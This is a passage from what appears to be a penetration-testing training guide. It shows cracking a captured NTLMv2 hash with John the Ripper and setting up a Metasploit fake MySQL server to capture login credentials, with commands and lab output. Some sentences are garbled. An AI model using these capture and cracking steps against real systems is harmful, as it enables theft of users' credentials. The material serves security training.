NTHASH:89997a822c194c654902dbdddf72fcad NT_CLIENT_CHALLENGE:010100000000000041917a0bff61d601a60518af5e
```

And here you see that the password Here you can see that the hash file generated on the desktop can be decrypted
using

```
john _netntlmv2
```

And here you see that the password is in text form, **123** for user **Raj**.




```
root@kali:~/Desktop# john _netntlmv2
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Proceeding with wordlist:/usr/share/john/password.lst, rules:W
123              (raj)
1g 0:00:00:00 DONE 2/3 (2020-07-24 17:12) 100.0g/s 286900p/s 2
Use the "--show --format=netntlmv2" options to display all of
Session completed
```

MySQL

It is an opensource database management system at port 3306. This module offers a fake MySQL service that captures authentication credentials. It collects challenge and response pairs that can be supplied at Johntheripper for cracking.

To achieve this,

```
msf5 > use auxiliary/server/capture/mysql
msf5 auxiliary (server/capture/ mysql) > set srvhost 192.168.0.102
msf5 auxiliary (server/capture/ mysql) > exploit
```




```
msf5 > use auxiliary/server/capture/mysql
msf5 auxiliary(server/capture/mysql) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf5 auxiliary(server/capture/mysql) > exploit
[*] Auxiliary module running as background job 0.

[*] Started service listener on 192.168.0.102:3306
[*] Server started.
```

On doing a Nmap scan with the MySql port and IP address, you can see that the port is open

```
nmap -p3306 <ip address>
mysql -h 192.168.0.102 -u root -p
```


According to the user, it would be a genuine page, he will put his user ID and password.



```
root@kali:~# nmap -p3306 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-21 17:16 EDT
Nmap scan report for 192.168.0.102
Host is up (0.000077s latency).

PORT     STATE SERVICE
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
root@kali:~# mysql -h 192.168.0.102 -u root -p
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'192.168.0.102' (using password: YES)
root@kali:~# 
```

You see that the User /Password captured by the listener is

```
1234
```



```
Response: 72082cae9cb53a948964e7509ef011766476c6de; Database: 1234
```

Conclusion

Hence, by using these various auxiliary modules, you can exploit the various open ports and create fake servers and capture credentials.

To learn more on Credential Dumping. Follow this **Link.**

iGNITE
Technologies

FOLLOW US ON *social media*

TWITTER

DISCORD

GITHUB


LINKEDIN

CONTACT US
FOR MORE DETAILS

+91 95993-87841
www.ignitetechnologies.in

IGNITE
Technologies

JOIN OUR TRAINING PROGRAMS



CLICK HERE

BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials

ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT

- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in